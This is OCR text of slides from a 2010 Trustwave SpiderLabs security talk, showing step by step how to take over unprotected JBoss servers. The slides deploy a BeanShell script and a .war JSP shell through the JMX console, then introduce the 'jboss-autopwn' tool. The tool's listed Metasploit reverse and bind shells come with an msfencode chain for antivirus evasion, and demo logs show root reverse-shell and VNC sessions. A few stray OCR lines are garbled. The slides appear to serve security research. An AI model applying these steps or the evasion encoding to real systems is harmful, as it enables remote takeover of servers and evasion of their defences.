
Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String		(no description)
p2	java.lang.String		(no description)

Invoke

Paste the bsh script here in one line i.e., removing \n characters.

Type browser here.. We'll need this later to access the JSP shell..

BSH Deployer createScriptDeployment()




JMX MBean Operation Result `createScriptDeployment()`

```
file:/tmp/browser2657327744010568557.bsh
```

When we click on ‘Invoke’ the screen above is shown. This denotes that the BSH script has been executed successfully and that the .war archive has been written in /tmp

We now need to deploy the .war archive in order to enable our web shell.

Deploying the .war archive


JBoss JMX Management Console - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
JBoss JMX Management Console


http://192.168.1.2:8080/jmx-console/

- service=SecurityConfig
- service=XMLLoginConfig

jboss.system

- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

Deploying the .war archive


MBean Inspector - Mozilla Firefox
File Edit View History Bookmarks Tools Help
MBean Inspector

http://192.168.1.2:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system%3Aservice%3DMainDeployer

void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.lang.String	/tmp/browser.war	(no description)

Invoke


void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.net.URL		(no description)

Invoke

Our shell!



http://192.168.1.2:8080/browser/browser/browser.jsp

http://192.168.1....owser/browser.jsp


Filename filter:

	Name	Size	Type	Date
	[/]			
	[..]			
□	browser.jsp	73.72 KB	.jsp	Sep 4, 2009 7:02:32 PM

□ Select all

jsp File Browser version 1.2 by www.vonloesch.de

Our shell!



:/chris/jboss-4.0.4.GA/server/default/./tmp/deploy/tmp8463414996552126762browser-exp.war/browser - Mozilla Firefox
arks Tools Help
http://192.168.1.2:8080/browser/browser/browser.jsp
/chris/j...

(L)aunch external program

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64 x86_6
```

Command:

jsp File Browser version 1.2 by www.vonloesch.de

Trustwave®

SpiderLabs℠

Demo Deployment of a JSP shell using the BSH Deployer

service present
present
/pci/@d/pci-ata@1/ata-4@0/@0
thMatch</key><string ID="1"
</dict>
GUID = 0x50e4ff:0
device = IOService:/GossamerPE/pci
IBridge/pci-ata@1/CMD646Root/ata-
iver/IOATABlockStorageDevice/IO
Untitled_3010

Trustwave®

SpiderLabs℠

Introducing JBoss Autopwn

Introducing JBoss Autopwn

- A tool has been developed, jboss-autopwn which is able to compromise an unprotected JBoss AS instance by utilizing the BSH script deployment method discussed earlier

- The tool is implemented as a simple Bash shell script to ensure portability across various *nix systems and increase speed of development.

- We utilize the functionality of the malicious .war file which in essence acts as a stager to upload and execute Metasploit payloads on the remote JBoss instance

- Sample usage:

```
[root@nitrogen jboss-autopwn]# ./jboss-autopwn
[!] JBoss autopwn
[!] Usage: ./jboss-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs

[root@nitrogen jboss-autopwn]#
```

Copyright Trustwave 2010

Introducing JBoss Autopwn

The following Metasploit payloads are used in jboss-autopwn

- **For *nix:**
  - cmd/unix/bind_perl - Listen for a connection and spawn a command shell via perl
  - cmd/unix/reverse_perl - Creates an interactive shell via perl
- **For Windows:**
  - windows/shell/bind_tcp - Listen for a connection, Spawn a piped command shell (staged)
  - windows/shell/reverse_tcp - Connect back to the attacker, Spawn a piped command shell (staged)
  - windows/vncinject/bind_tcp - Listen for a connection, Inject a VNC Dll via a reflective loader (staged)

Copyright Trustwave 2010

Introducing JBoss Autopwn

- For Windows JBoss instances, the payloads are encoded using msfencode to evade various Anti Virus engines using the following options which were determined after experimentation to lead to the best results on Virus Total using only the encodings offered by Metasploit:

```
./msfencode -e x86/fnstenv_mov -c 5 -t raw | ./msfencode -e
    x86/countdown -c 5 -t raw | ./msfencode -e x86/shikata_ga_nai -t
    raw -c 5 | ./msfencode -e x86/cal  l4_dword_xor -t exe -c 5
```

Introducing JBoss Autopwn

- Tested on Linux, MacOSX, Windows
- Probably works on OpenSolaris, BSD..
- Even if payload deployment fails, we still have access to the JSP browser shell.

Introducing JBoss Autopwn

- We will now demonstrate jboss-autopwn with:
  - Linux Reverse Shell
  - Windows VNC Bind Shell

Copyright Trustwave 2010

DEMO
jboss-autopwn vs Linux JBoss instance
Reverse shell payload

JBoss-autopwn vs. Linux JBoss instance

Reverse shell payload

```
[root@attacker jboss-autopwn]# ./jboss-autopwn 192.168.1.2 8080
[x] Detected a non-windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully in /tmp
[x] Now deploying .war file:
http://192.168.1.2:8080/browser/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
    x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 31337
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 157 2010-03-22 21:03 /tmp/payload
Connection from 192.168.1.2 port 31337 [tcp/*] accepted
[x] You should have a reverse shell on localhost:31337..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lv 31337
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
uname -a
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
    x86_64 x86_64 GNU/Linux
```

Copyright Trustwave 2010

Trustwave® SpiderLabs℠

DEMO
jboss-autopwn vs Microsoft Windows JBoss instance VNC bind shell payload

JBoss-autopwn vs. Windows JBoss instance

Windows VNC Metasploit bind shell

```
[root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.225 8080
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http://192.168.1.225:8080/browserwin/browser/Browser.jsp
[x] Server name...:
Host Name . . . . . . . . . . . . : jb0ss
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your vnc shell to listen? 21
[x] Uploading vnc shell payload..
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 22/11/2009 19:14 87,552 payload.exe
[x] Now executing vnc shell...
[x] Executed vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (197120 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52682 -> 192.168.1.225:21)
[*] VNC connection closed.
```

What about Apache Tomcat?

Apache Tomcat

- Apache Tomcat is an open source software implementation of the Java Servlet and JavaServer Pages technologies. The Java Servlet and JavaServer Pages specifications are developed under the Java Community Process.


- Apache Tomcat powers numerous large-scale, mission-critical web applications across a diverse range of industries and organizations. Much like JBoss, remote command execution is possible and due to the cross platform nature of the Java language, we can compromise targets on Linux, MacOSX and Windows.

- Much like the JBoss management console, Apache Tomcat also runs on TCP port 8080.

Copyright Trustwave 2010

Apache Tomcat

- Tomcat is configured securely out of the box. The Tomcat management console is inaccessible unless you belong to the manager role.


Apache Tomcat/5.5.28 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/
Apache Tomcat/5.5.28
The Apache Software Founda
http://www.apache.or

Apache Tomcat/5.5.28

Administration

Status
Tomcat Administration
Tomcat Manager

Documentation

Release Notes
Change Log
Tomcat Documentation

Tomcat Online

Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
Developers Mailing List
IRC

